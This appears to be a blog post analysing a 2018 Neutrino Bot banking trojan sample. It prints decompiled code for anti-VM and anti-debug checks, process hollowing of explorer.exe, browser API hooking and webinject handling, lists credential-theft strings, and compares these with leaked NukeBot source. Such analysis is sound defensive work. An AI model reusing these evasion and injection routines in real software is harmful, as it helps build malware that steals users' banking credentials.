
Analysis of Neutrino Bot Sample (dated 2018-08-27)

peppermalware.com/2019/01/analysis-of-neutrino-bot-sample-2018-08-27.html



In this post I analyze a Neutrino Bot sample. It was probably generated 2018-08-27. I will compare the analyzed Neutrino sample with the NukeBot's source code that was leaked on spring, 2017, and I will check that Neutrino Bot is probably an evolution (or, at least, it reuses parts) of the NukeBot leaked code.


- **Original Packed Sample:** 3F77B24C569600E73F9C112B9E7BE43F
- **Automatic Generated Report:** PepperMalware Report
- **Virustotal First Submission:** 2018-08-28 14:36:26
- **Sample Creation Date:** 2018-08-27
- **Unpacked Banker Module:** 896609A8EE8CC860C2214FCD1E3CF264
- **Internal executable id:** aug27
- **Related links:**
    - https://www.malware-traffic-analysis.net/2018/08/21/index2.html
    - https://twitter.com/malware_traffic/status/1032066941953945600
    - https://blog.malwarebytes.com/threat-analysis/2017/02/new-neutrino-bot-comes-in-a-protective-loader/
    - https://securelist.com/jimmy-nukebot-from-neutrino-with-love/81667/

Analysis

1. Loader

1.1. First stage packer

In the first stage, the sample is packed with an usual packer that allocates a memory block where it copies a shellcode that decrypts a second stage code, and that second stage code is overwritten over the original PE in memory.



1.2. Second stage, custom packer / injector

This second stage is an executable that is unpacked over the original executable in memory. This second stage perfoms some antidebug tricks such as VM detection and API calls obfuscation. In addition, it decrypts the third stage PE: the main banking code, and it injects this third stage PE to explorer.exe process.

1.2.1. Antidebug Tricks

The analyzed sample performs a somo usual antidebug tricks. From analyzed sample (IDA decompiled):

```
int antidebug_tricks()
{
  signed int v0; // esi
  void *v2; // ecx

  v0 = 0;
  if ( Check_HKCU_Identifier_Software_Microsoft_Windows() == 1 )
    return 0;
  if ( own_exe_name_checks() )
    v0 = 1;
  if ( check_cpuid() )
    ++v0;
  if ( AntidebugCheckProcesses() || AntidebugCheckProcessesModules() )
    ++v0;
  if ( IsDebuggerPresent_CheckRemoteDebugger(v2) || time_trick() )
    ++v0;
  if ( Antidebugtrick_DoQueryDosDevices_Trick() )
    ++v0;
  if ( v0 )
    outputdebugstring_antidebugtricks_detected();
  sleep_with_waitforsingleobject(0x5DCu);
  return 0;
}
```

1.2.1.1. Antidebug tricks: API Obfuscation

In the Neutrino Bot loader, each time a API is going to be called, it is got from a hash.

```
push    3C7BFD71h       ; kernel32!CreateProcessW
push    1
call    get_api_pointer_by_hash ; Call Procedure
push    7194822Ah       ; kernel32!WaitForSingleObject
push    1
mov     edi, eax
call    get_api_pointer_by_hash ; Call Procedure
push    0FABA0EEBh      ; kernel32!CloseHandleImplementation
push    1
mov     [ebp+WaitForSingleObject], eax
call    get_api_pointer_by_hash ; Call Procedure
```

It seems to be using a custom hash algorithm, not crc32 or similar well-known algorithm (frequently used by other malware families).

1.2.1.2. Antidebug tricks: Time Tricks

The analyzed sample plays with GetTickCount and waits (Sleep and WaitForSingleObject), performing usual tricks to detect that it is running into a VM. From analyzed sample (IDA decompiled):

```
bool time_trick()
{
  DWORD v0; // edi

  v0 = GetTickCount();
  sleep_with_waitforsingleobject(0x1F4u);
  return GetTickCount() - v0 < 0x15E;
}
```

1.2.1.3. Antidebug tricks: HKCU\Software\Microsoft\Windows\Identifier

The analyzed sample checks the key: HKCU\Software\Microsoft\Windows value: Identifier, it hashs the content of that value with Fowler–Noll–Vo hash algorithm and it compares the hash with 0xC9C8F009. I don't know exactly what content would match this hash, but probably it matchs an specified content for some wellknown VMs (virtualbox, vmware, ...). From analyzed sample (IDA decompiled):

```
v17 = 's';
v18 = 'o';
v19 = 'f';
v20 = 't';
v23 = 'i';
v21 = '\\';
v24 = 'n';
v25 = 'd';
v26 = 'o';
v27 = 'w';
v28 = 's';
v29 = 0;
v22 = 'W';
v1 = (_WORD *)regopenkey_and_queryvalue(HKEY_CURRENT_USER, &SubKey, &ValueName);// ValueName = "Identifier"
                                                        //                      SubKey = "SOFTWARE\Microsoft\Windows"
if ( !(unsigned __int8)check_pointer(v1) && (hash_32_fnv1a(v1) ^ 0xE8E) == 0xC9C8F009 )
  v0 = 1;
doVirtualFree((int)v1);
return v0;
```

1.2.1.3. Antidebug tricks: CPUID checks

The analyzed sample executes cpuid instruction to get cpu information, then it calculates a fowler-noll-vo hash with the information returned by cpuid, and compares that hash with a set of values: 0x3A72221D, 0xB609E57D, 0x11482F93, 0xA7C9423F, 0x7816EDDD, 0x6361F34. I don't know exactly the original data causing these hashes, but probably they are values returned by cpuid related to wellknown VMs such as vmware, virtualbox, etc...
From analyzed sample (IDA decompiled):

```
char check_cpuid()
{
  int v5; // eax
  int v6; // ecx
  int v8; // [esp+4h] [ebp-38h]
  int v9; // [esp+8h] [ebp-34h]
  int v10; // [esp+Ch] [ebp-30h]
  int v11; // [esp+10h] [ebp-2Ch]
  int v12; // [esp+14h] [ebp-28h]
  int v13; // [esp+18h] [ebp-24h]
  int v14; // [esp+1Ch] [ebp-20h]
  int v15; // [esp+20h] [ebp-1Ch]
  int v16; // [esp+24h] [ebp-18h]
  int v17; // [esp+28h] [ebp-14h]
  int v18; // [esp+2Ch] [ebp-10h]
  int v19; // [esp+30h] [ebp-Ch]
  int v20; // [esp+34h] [ebp-8h]
  int v21; // [esp+38h] [ebp-4h]

  v21 = 0;
  _EAX = 0x40000000;
  __asm { cpuid; Get CPU ID }
  v14 = _EAX;
  v15 = _EBX;
  v16 = _ECX;
  v17 = _EDX;
  v18 = _EBX;
  v19 = _ECX;
  v8 = 0x3A72221D;
  v9 = 0xB609E57D;
  v10 = 0x11482F93;
  v11 = 0xA7C9423F;
  v12 = 0x7816EDDD;
  v13 = 0x6361F34;
  v20 = _EDX;
  v5 = _hash_32_fnv1a(&v18);
  v6 = 0;
  while ( v5 != (*(&v8 + v6) ^ 0xE8E) )
  {
    if ( (unsigned int)++v6 >= 6 )
      return 0;
  }
  return 1;
}
```

1.2.1.4. Antidebug tricks: Walk running processes searching for wellknown process's names

The analyzed sample calls toolhelp32's functions to walk running processes. Again, it calculates the fowler-noll-vo hash foreach process name and compares against a set of precalculated hashes: 0x4FAEA2EB, 0x689ED848, 0x57337435, 0xE8BC3AB9, 0x3C30BBA6, 0xA421254D, 0x26638D6A, 0xE3449C1. These hashes probably correspond to names such as vmtoolsd.exe and other well known processes associated to VMs and security products.From analyzed sample (IDA decompiled):

```c
char AntidebugCheckProcesses()
{
  int v0; // esi
  int v2; // [esp+4h] [ebp-20h]
  int v3; // [esp+8h] [ebp-1Ch]
  int v4; // [esp+Ch] [ebp-18h]
  int v5; // [esp+10h] [ebp-14h]
  int v6; // [esp+14h] [ebp-10h]
  int v7; // [esp+18h] [ebp-Ch]
  int v8; // [esp+1Ch] [ebp-8h]
  int v9; // [esp+20h] [ebp-4h]

  v2 = 0x4FAEA2EB;
  v3 = 0x689ED848;
  v4 = 0x57337435;
  v5 = 0xE8BC3AB9;
  v6 = 0x3C30BBA6;
  v7 = 0xA421254D;
  v8 = 0x26638D6A;
  v9 = 0xE3449C1;
  v0 = 0;
  while ( Process32FirstNext(*(&v2 + v0) ^ 0xE8E) != 1 )
  {
    if ( (unsigned int)++v0 >= 8 )
      return 0;
  }
  return 1;
}
```

1.2.1.5. Antidebug tricks: Walk own process' modules searching for wellknown module' names

In addition, it walks the modules of the current process searching for wellknown libraries such as SbieDll.dll, etc... It compares the fowler-noll-vo hash of each module's name with the following set of hashes: 0xCC23DB0E, 0xCCFE57BB, 0x9FECD578, 0xE69D9465, 0xC55CC270, 0x601CDCE9, 0x9DF7C709, 0x23E9F2F5, 0x70E2598E, 0x2C82D8A, 0x99CC8618, 0xB62000C5. From analyzed sample (IDA decompiled):

```
char AntidebugCheckProcessesModules()
{
  int v0; // esi
  int v1; // ST04_4
  DWORD v2; // eax
  int v4; // [esp+4h] [ebp-30h]
  int v5; // [esp+8h] [ebp-2Ch]
  int v6; // [esp+Ch] [ebp-28h]
  int v7; // [esp+10h] [ebp-24h]
  int v8; // [esp+14h] [ebp-20h]
  int v9; // [esp+18h] [ebp-1Ch]
  int v10; // [esp+1Ch] [ebp-18h]
  int v11; // [esp+20h] [ebp-14h]
  int v12; // [esp+24h] [ebp-10h]
  int v13; // [esp+28h] [ebp-Ch]
  int v14; // [esp+2Ch] [ebp-8h]
  int v15; // [esp+30h] [ebp-4h]

  v4 = 0xCC23DB0E;
  v5 = 0xCCFE57BB;
  v6 = 0x9FECD578;
  v7 = 0xE69D9465;
  v8 = 0xC55CC270;
  v9 = 0x601CDCE9;
  v10 = 0x9DF7C709;
  v11 = 0x23E9F2F5;
  v12 = 0x70E2598E;
  v13 = 0x2C82D8A;
  v14 = 0x99CC8618;
  v15 = 0xB62000C5;
  v0 = 0;
  while ( 1 )
  {
    v1 = *(&v4 + v0) ^ 0xE8E;
    v2 = GetCurrentProcessId();
    if ( Module32FirstNext(v2, v1) == 1 )
      break;
    if ( (unsigned int)++v0 >= 0xC )
      return 0;
  }
  return 1;
}
```

1.2.1.6. Antidebug tricks: IsDebuggerPresent / CheckRemoteDebuggerPresent

Not necesary explanation, usual antidebug checks:

```
bool __thiscall IsDebuggerPresent_CheckRemoteDebugger(void *this)
{
  HANDLE v2; // eax
  BOOL pbDebuggerPresent; // [esp+0h] [ebp-4h]

  pbDebuggerPresent = (BOOL)this;
  if ( IsDebuggerPresent() )
    return 1;
  pbDebuggerPresent = 0;
  v2 = GetCurrentProcess();
  CheckRemoteDebuggerPresent(v2, &pbDebuggerPresent);
  return pbDebuggerPresent != 0;
}
```

1.2.1.7. Antidebug tricks: Query device' names

The analyzed sample calls QueryDosDeviceW to get a list of devices, and calculates the fowler-noll-vo hash foreach name, and then compares each name with a set of values: 0x5C86B533, 0x7F65B61C, 0x464768AD, 0x9A781952. It tries to detect VM's common devices, such as vmci or HGFS. From analyzed sample (IDA decompiled):

```
// checks vmci and other devices
char Antidebugtrick_DoQueryDosDevices_Trick()
{
  WCHAR *v0; // eax
  bool v1; // zf
  WCHAR *v2; // esi
  int v3; // eax
  unsigned int v4; // ecx
  WCHAR TargetPath; // [esp+4h] [ebp-20018h]
  int v7; // [esp+20004h] [ebp-18h]
  int v8; // [esp+20008h] [ebp-14h]
  int v9; // [esp+2000Ch] [ebp-10h]
  int v10; // [esp+20010h] [ebp-Ch]
  LPWSTR lpTargetPath; // [esp+20014h] [ebp-8h]
  char v12; // [esp+2001Bh] [ebp-1h]

  v12 = 0;
  v7 = 0x5C86B533;
  v8 = 0x7F65B61C;
  v9 = 0x464768AD;
  v10 = 0x9A781952;
  memcpy(&TargetPath, 0, 0x10000u);
  if ( QueryDosDeviceW(0, &TargetPath, 0x20000u) )
  {
    v0 = (WCHAR *)doalloc(0x104u);
    v1 = TargetPath == 0;
    lpTargetPath = v0;
    v2 = &TargetPath;
    while ( !v1 )
    {
      if ( QueryDosDeviceW(v2, lpTargetPath, 0x104u) )
      {
```

1.2.2. Injection

The analyzed sample decrypts the third stage PE (the banking module) by using the RC4 algorithm + decompression. It creates an explorer.exe instance, and it will inject the decrypted PE into the address space of that explorer.exe instance (hollow process). From analyzed sample (IDA decompiled):

```
decrypt_PE_RC4(v13, v17, v16, 0x1D642);
v33 = 0;
v37 = 0;
if ( MemorySafetyChecks(0, (int)v13, 0x1D642, v34, 0x1D642, &v37, &v33) >= 0 )
{
  CreateProcessW = (int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD, signed int, _DWORD, _DWORD, int *, H
  WaitForSingleObject = (int (__stdcall *)(HANDLE, signed int))get_api_pointer_by_hash(1, 0x7194822A);
  CloseHandle = (void (__stdcall *)(int))get_api_pointer_by_hash(1, 0xFABA0EEB);
  memcpy(&handle, 0, 0x10u);
  memcpy(&v28, 0, 0x44u);
  v28 = 68;
  if ( *(_BYTE *)(dword_429F40 + 43) )
    explorer_path = getSpecialFolder_And_Append(37, 0, L"explorer.exe", 0);// CSIDL_WINDOWS
  else
    explorer_path = getSpecialFolder_And_Append(36, 0, L"explorer.exe", 0);// CSIDL_SYSTEM
  temp = explorer_path;
  if ( CreateProcessW(explorer_path, 0, 0, 0, 0, 4, 0, 0, &v28, &handle) )
  {
    v20 = v37;
    if ( !(unsigned __int8)DoVirtualQuery(v37)
      || *v20 != 23117
      || InjectProcess_and_CreateRemoteThread((int)v37, (int)handle) != 1
      || (v21 = WaitForSingleObject(handle, 30000), v21 != 258) && v21 )
    {
      TerminateProcess = (void (__thiscall *)(int, HANDLE, signed int))get_api_pointer_by_hash(1, 0xF84EE0D7);
      TerminateProcess(v23, handle, 23);
    }
```

1.2.3. Other details

1.2.3.1. BotId and mutex

The analyzed sample contains a kind of executable id, and the name of the mutex is created based on that executable id. In the case of the analyzed sample this exe id is "aug27", probably the date that it was generated (the virustotal first analysis date is 2018/08/28). From analyzed sample (IDA decompiled):

```
int v17; // [esp+10h] [ebp-Ch]
int hash_aug27; // [esp+14h] [ebp-8h]
char v19; // [esp+1Bh] [ebp-1h]

kernel32_CreateMutexWStub = (int (__stdcall *)(_DWORD, signed int))get_api_pointer_by_ha
v15 = (int (__stdcall *)(_DWORD, signed int))get_api_pointer_by_hash(1, 1905558058);
v14 = (void (__stdcall *)(_DWORD))get_api_pointer_by_hash(1, 243332020);
v19 = 0;
hash_aug27 = hash_32_fnv1a(L"aug27");
dword_429F40 = doalloc(0x38u);
if ( (unsigned __int8)DoVirtualQuery(dword_429F40) )
{
  v0 = generate_random_guid((int)&hash_aug27, 0, 0, 1);
```

A fowler-noll-vo hash is calculated from the string "aug27". Later, it uses the calculated hash to initialize a PRNG (based on idum=1664525*idum+1013904223) to generate a random guid, that will be the name of the created mutex. From analyzed sample (IDA decompiled):

```
_WORD *__cdecl generate_random_guid(int a1, int a2, int a3, char a4)
{
  int v4; // esi
  _WORD *v5; // edi
  char h2fmi_table; // [esp+8h] [ebp-14h]
  int generatedguid; // [esp+18h] [ebp-4h]

  v4 = 39;
  v5 = 0;
  gen_h2fmi_hash_table((int)&h2fmi_table, (int *)a1);
  generatedguid = generate_guid(&h2fmi_table, a4);
```

```
int __cdecl generate_guid(_BYTE *a1, char a2)
{
  int v2; // eax
  int v3; // esi
  const wchar_t *v4; // ecx

  v2 = doalloc(0x4Eu);
  v3 = v2;
  v4 = L"{%08X-%04X-%04X-%04X-%08X%04X}";
  if ( !a2 )
    v4 = L"%08X-%04X-%04X-%04X-%08X%04X";
  if ( v2 )
    generate_guid_wsprintfW(
      v2,
      39,
      (int)v4,
      (unsigned __int8)a1[3]
    + (((unsigned __int8)a1[2] + (((unsigned __int8)a1[1] + ((unsigned _
      (unsigned __int8)a1[5] + ((unsigned __int8)a1[4] << 8),
      ((unsigned __int8)a1[6] << 8) + (unsigned __int8)a1[7],
      (unsigned __int8)a1[9] + ((unsigned __int8)a1[8] << 8),
      (unsigned __int8)a1[13]
    + (((unsigned __int8)a1[12] + ((((unsigned __int8)a1[10] << 8) + (un
      (unsigned __int8)a1[15] + ((unsigned __int8)a1[14] << 8));
  return v3;
}
```

1.2.3.2. PRNG

From analyzed sample (IDA decompiled):

```
int *__cdecl gen_h2fmi_hash_table(int a1, int *a2)
{
  int *result; // eax
  int v3; // edx
  int v4; // edx
  int v5; // edx
  unsigned int v6; // esi
  int v7; // edx

  result = a2;
  v3 = 1664525 * *a2 + 1013904223;
  *a2 = v3;
  *(_DWORD *)a1 = v3;
  v4 = 0x19660D * *a2 + 0x3C6EF35F;
  *a2 = v4;
  *(_WORD *)(a1 + 4) = v4;
  v5 = 0x19660D * *a2 + 0x3C6EF35F;
  *a2 = v5;
  *(_WORD *)(a1 + 6) = v5;
  v6 = 0;
  do
  {
    v7 = 0x19660D * *a2 + 0x3C6EF35F;
    *a2 = v7;
    *(_BYTE *)(a1 + v6++ + 8) = v7;
  }
  while ( v6 < 8 );
  return result;
}
```

2. Banker module

The third stage is the banker module. You can find the unpacked banker module's dll that I unpacked here. It is quite similar to this other dll that was extracted by @james_in_the_box (you can read about at twitter, here) from a sample shared by @malware_traffic, here.

This is a list of strings of the Neutrino Bot unpacked banker module.

2.1. WebInjects

The banker module performs webinjects. The following parts of code manage the downloaded injects (IDA decompiled):

```
int __cdecl GetWebInject(int a1, int a2)
{
  _DWORD *v3; // [esp+0h] [ebp-14h]
  _DWORD *v4; // [esp+4h] [ebp-10h]
  _DWORD *v5; // [esp+8h] [ebp-Ch]
  _DWORD *v6; // [esp+Ch] [ebp-8h]
  int i; // [esp+10h] [ebp-4h]

  if ( !byte_100323D0 )
    return 0;
  for ( i = sub_1001C900("injects"); i; i = *(_DWORD *)(i + 4) )
  {
    v4 = *(_DWORD **)(i + 8);
    if ( *v4 == 4 )
    {
      v3 = (_DWORD *)sub_10002FC0(v4[2], "set_host");
      if ( v3 )
      {
        if ( !*v3 )
        {
          if ( (unsigned __int8)sub_1001B0B0(v3[2], a1) )
          {
            v5 = (_DWORD *)sub_10002FC0(v4[2], "set_path");
            if ( v5 )
            {
              if ( !*v5 )
              {
                if ( (unsigned __int8)sub_1001B0B0(v5[2], a2) )
                {
                  v6 = (_DWORD *)sub_10002FC0(v4[2], "inject_setting");
                  if ( v6 )
                  {
                    if ( *v6 == 5 && *(_DWORD *)(v6[2] + 8) )
                      return v6[2];
                  }
```

```
int __cdecl WebInject2Keywords(int a1, int *a2)
{
  _DWORD *v3; // [esp+0h] [ebp-18h]
  _DWORD *v4; // [esp+4h] [ebp-14h]
  int v5; // [esp+8h] [ebp-10h]
  _DWORD *v6; // [esp+Ch] [ebp-Ch]
  int v7; // [esp+10h] [ebp-8h]
  int i; // [esp+14h] [ebp-4h]

  v7 = 0;
  if ( !a2 || !a1 )
    return 0;
  for ( i = *a2; i; i = *(_DWORD *)(i + 4) )
  {
    v3 = *(_DWORD **)(i + 8);
    if ( *v3 == 4 )
    {
      v5 = sub_10002FC0(v3[2], "data_keyword");
      if ( v5 )
      {
        if ( !*(_DWORD *)v5 )
        {
          v6 = (_DWORD *)sub_10002FC0(v3[2], "inject_before_keyword");
          if ( v6 )
          {
            if ( !*v6 )
            {
              v4 = (_DWORD *)sub_10002FC0(v3[2], "inject_after_keyword");
```

2.2. Browser hooks

It performs hooks at frequently targetted nss3 and wininet APIs at browsers.

Nss3 hooks (IDA decompiled):

```
int __thiscall hook_nss3(void *this)
{
  HMODULE hModule; // ST10_4

  sub_10014AD0(this);
  InterlockedExchange(&dword_1002EB80, 0);
  InterlockedExchange(&dword_1002EB60, 0);
  InitializeCriticalSection(&stru_1002EB2C);
  sub_1000C580(sub_1000C7C0, 0);
  sub_1001C6F0();
  hModule = GetModuleHandleW(L"nss3.dll");
  dword_1002EB24 = (int)GetProcAddress(hModule, "PR_GetNameForIdentity");
  dword_1002EB28 = (int)GetProcAddress(hModule, "PR_SetError");
  dword_1002EB20 = (int)GetProcAddress(hModule, "PR_GetError");
  hook_func(L"nss3.dll", "PR_OpenTCPSocket", sub_1000DDB0, (int)&dword_100
  hook_func(L"nss3.dll", aPrRead, sub_1000C960, (int)&dword_1002EBB4);
  hook_func(L"nss3.dll", aPrWrite, sub_1000D4E0, (int)&dword_1002EBB8);
  hook_func(L"nss3.dll", "PR_Close", sub_1000C2A0, (int)&dword_1002EBB0);
```

Wininet hooks (IDA decompiled):

```
int __thiscall wininet_hooks(void *this)
{
  sub_1001C6F0(this);
  InitializeCriticalSection(&stru_1002EBF8);
  hook_func(L"wininet.dll", "InternetCloseHandle", sub_10010640, (int)&dwo
  hook_func(L"wininet.dll", "InternetQueryDataAvailable", sub_1000FD00, (i
  hook_func(L"wininet.dll", "HttpOpenRequestW", sub_1000FA90, (int)&dword_
  hook_func(L"wininet.dll", "InternetConnectW", sub_1000F900, (int)&dword_
  hook_func(L"wininet.dll", "HttpSendRequestW", sub_1000F850, (int)&dword_
  hook_func(L"wininet.dll", "InternetReadFile", sub_1000FD50, (int)&dword_
  hook_func(L"wininet.dll", "InternetWriteFile", sub_1000F740, (int)&dword
```

2.3. Other stealer capabilities

Other strings found into the banker module reveal additional stealer capabilities:

.rdata:1002...	0000001C	C	%s\\Thunderbird\\profiles.ini
.rdata:1002...	00000005	C	Path
.rdata:1002...	00000009	C	Profile0
.rdata:1002...	0000001E	C	%s\\Thunderbird\\%s\\logins.json
.rdata:1002...	00000009	C	NSS_Init
.rdata:1002...	0000000D	C	\"hostname\":\"
.rdata:1002...	00000016	C	\"encryptedUsername\":\"
.rdata:1002...	00000016	C	\"encryptedPassword\":\"
.rdata:1002...	00000005	C	NULL
.rdata:1002...	00000013	C	HTTPMail User Name
.rdata:1002...	00000010	C	HTTPMail Server
.rdata:1002...	00000013	C	HTTPMail Password2
.rdata:1002...	0000000F	C	POP3 User Name
.rdata:1002...	0000000C	C	POP3 Server
.rdata:1002...	0000000F	C	POP3 Password2
.rdata:1002...	0000000F	C	IMAP User Name
.rdata:1002...	0000000C	C	IMAP Server
.rdata:1002...	0000000F	C	IMAP Password2
.rdata:1002...	00000035	C	Software\\Microsoft\\Internet Account Manager\\Accounts
.rdata:1002...	0000003F	C	Software\\Microsoft\\Office\\Outlook\\OMI Account Manager\\Accounts
.rdata:1002...	00000012	C	Transfer-Encoding
.rdata:1002...	00000067	C	user_pref(\"network.http.spdy.enabled\", false);\r\nuser_pref(\"network.http.spdy.enabled.http2\", false);\r\n

3. Similarities with NukeBot leaked source

Comparing some parts of the NukeBot code that was leaked on spring 2017 with the disassembled/decompiled code of the analyzed sample, we can check that there are similarities between them. Probably Neutrino Bot is an evolution or, at least, it reused code from NukeBot leaked code.

In this section, I comment about some parts of code where I found similarities, but probably, there are other parts of code that are very similar too.

3.1. InjectDll function at banker module

InjectDll is a function that appears in NukeBot leaked code and Neutrino Banker module.You can find the full code of both functions here:

- InjectDll source code from NukeBot leaked source: https://pastebin.com/LL9PnVb6

- InjectDll decompiled code from Neutrino Bot analyzed sample: https://pastebin.com/K4cfUq4C

Comparing both codes, we can check both functions are almost identical between NukeBot leaked source code and Neutrino analyzed sample. Probably this part of code was reused.

3.2. Hollow-process explorer.exe

The following parts of code from the neutrino and nukebot loader get the path of explorer.exe, create an instance of the process, and inject it (hollow process).

From NukeBot leaked source code:

```
GetDlls(&mainPluginPe, NULL, FALSE);

char dllhostPath[MAX_PATH] = { 0 };

Funcs::pSHGetFolderPathA(NULL, CSIDL_SYSTEM, NULL, 0, dllhostPath);

Funcs::pLstrcatA(dllhostPath, Strs::fileDiv);
Funcs::pLstrcatA(dllhostPath, Strs::dllhostExe);

STARTUPINFOA        startupInfo = { 0 };
PROCESS_INFORMATION processInfo = { 0 };

startupInfo.cb = sizeof(startupInfo);

Funcs::pCreateProcessA(dllhostPath, NULL, NULL, NULL, FALSE, CREATE_SUSPENDED, NULL, NULL, &startupInfo, &processInfo);
InjectDll(mainPluginPe, processInfo.hProcess, FALSE);
```

From Neutrino analyzed sample's loader (IDA decompiled):

```
CreateProcessW = (int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD, signed int, _DWORD, _DWORD, int *, HA
WaitForSingleObject = (int (__stdcall *)(HANDLE, signed int))get_api_pointer_by_hash(1, 0x7194822A);
CloseHandle = (void (__stdcall *)(int))get_api_pointer_by_hash(1, 0xFABA0EEB);
memcpy(&handle, 0, 0x10u);
memcpy(&v28, 0, 0x44u);
v28 = 68;
if ( *(_BYTE *)(dword_429F40 + 43) )
  explorer_path = getSpecialFolder_And_Append(37, 0, L"explorer.exe", 0);// CSIDL_WINDOWS
else
  explorer_path = getSpecialFolder_And_Append(36, 0, L"explorer.exe", 0);// CSIDL_SYSTEM
temp = explorer_path;
if ( CreateProcessW(explorer_path, 0, 0, 0, 0, 4, 0, 0, &v28, &handle) )
{
  v20 = v37;
  if ( !(unsigned __int8)DoVirtualQuery(v37)
    || *v20 != 23117
    || InjectProcess_and_CreateRemoteThread((int)v37, (int)handle) != 1
    || (v21 = WaitForSingleObject(handle, 30000), v21 != 258) && v21 )
  {
```

The code used to inject processes is quite similar between the leaked source code and the analyzed version:

From Nukebot leaked source code:

```
if(!Funcs::pWriteProcessMemory(hProcess, (BYTE *) payloadRemoteAddress + sizeof(InjectData32), (LPVOID) payload32, paylo
   return FALSE;

OSVERSIONINFOEXA osVersion    = { 0 };
osVersion.dwOSVersionInfoSize = sizeof(osVersion);
Funcs::pGetVersionExA((LPOSVERSIONINFOA) &osVersion);
if(osVersion.dwMajorVersion <= 5)
{
   if(!Funcs::pCreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE) ((BYTE *) payloadRemoteAddress + sizeof(In
      return FALSE;
}
else
{
   HANDLE    hThread;
   CLIENT_ID clientId;
   if(Funcs::pRtlCreateUserThread(hProcess, NULL, FALSE, 0, 0, 0, ((BYTE *) payloadRemoteAddress + sizeof(InjectData32))
      return FALSE;
}
```

From Neutrino analyzed sample's loader (IDA decompiled):

```
if ( !WriteProcessMemoryStub(a2, v4, v7, 28, 0) || !WriteProcessMemoryStub(a2, v4 + 28, (int)"éő", 13839, 0)
  return 0;
memcpy(&v10, 0, 0x9Cu);
v10 = 284;
GetVersionExWStub(&v10);
if ( v11 > 5 )
{
  RtlCreateUserThread = (int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, int, int, char **, ch
  if ( RtlCreateUserThread(a2, 0, 0, 0, 0, 0, v4 + 28, v4, &VirtualAllocExStub, &v12) )
    return 0;
  if ( VirtualAllocExStub )
    CloseHandleImplementation(VirtualAllocExStub);
}
else if ( !CreateRemoteThreadStub(a2, 0, 0, v4 + 28, v4, 0, 0) )
{
  return 0;
}
return 1;
```

3.3. Random BotId

Both, leaked NukeBot and Neutrino, generate a random GUID that is used as botid and to create a mutex that the malware uses to know it is already running.

From NukeBot leaked code:

```
void GetBotId(char *botId)
{
   CHAR windowsDirectory[MAX_PATH];
   CHAR volumeName[8] = { 0 };
   DWORD seed = 0;

   if(!Funcs::pGetWindowsDirectoryA(windowsDirectory, sizeof(windowsDirectory)))
      windowsDirectory[0] = L'C';

   volumeName[0] = windowsDirectory[0];
   volumeName[1] = ':';
   volumeName[2] = '\\';
   volumeName[3] = '\0';

   Funcs::pGetVolumeInformationA(volumeName, NULL, 0, &seed, 0, NULL, NULL, 0);

   GUID guid;
   guid.Data1 =          PseudoRand(&seed);

   guid.Data2 = (USHORT) PseudoRand(&seed);
   guid.Data3 = (USHORT) PseudoRand(&seed);
   for(int i = 0; i < 8; i++)
      guid.Data4[i] = (UCHAR) PseudoRand(&seed);

   Funcs::pWsprintfA(botId, "%08lX%04lX%lu", guid.Data1, guid.Data3, *(ULONG*) &guid.Data4[2]);
}
```

Random GUID is used to create the mutex:

```
GetBotId(botId);
HANDLE hMutex = Funcs::pCreateMutexA(NULL, TRUE, botId);
if(Funcs::pGetLastError() == ERROR_ALREADY_EXISTS)
   Funcs::pExitProcess(0);
```

From Neutrino analyzed sample (IDA decompiled):

```
_WORD *__cdecl generate_random_guid(int a1, int a2, int a3, char a4)
{
  int v4; // esi
  _WORD *v5; // edi
  char h2fmi_table; // [esp+8h] [ebp-14h]
  int generatedguid; // [esp+18h] [ebp-4h]

  v4 = 39;
  v5 = 0;
  gen_h2fmi_hash_table((int)&h2fmi_table, (int *)a1);
  generatedguid = generate_guid(&h2fmi_table, a4);
```

```
int __cdecl generate_guid(_BYTE *a1, char a2)
{
  int v2; // eax
  int v3; // esi
  const wchar_t *v4; // ecx

  v2 = doalloc(0x4Eu);
  v3 = v2;
  v4 = L"{%08X-%04X-%04X-%04X-%08X%04X}";
  if ( !a2 )
    v4 = L"%08X-%04X-%04X-%04X-%08X%04X";
  if ( v2 )
    generate_guid_wsprintfW(
      v2,
      39,
      (int)v4,
      (unsigned __int8)a1[3]
    + (((unsigned __int8)a1[2] + (((unsigned __int8)a1[1] + ((unsigned _
      (unsigned __int8)a1[5] + ((unsigned __int8)a1[4] << 8),
      ((unsigned __int8)a1[6] << 8) + (unsigned __int8)a1[7],
      (unsigned __int8)a1[9] + ((unsigned __int8)a1[8] << 8),
      (unsigned __int8)a1[13]
    + (((unsigned __int8)a1[12] + ((((unsigned __int8)a1[10] << 8) + (un
      (unsigned __int8)a1[15] + ((unsigned __int8)a1[14] << 8));
  return v3;
}
```

Random GUID is used to create the mutex:

```
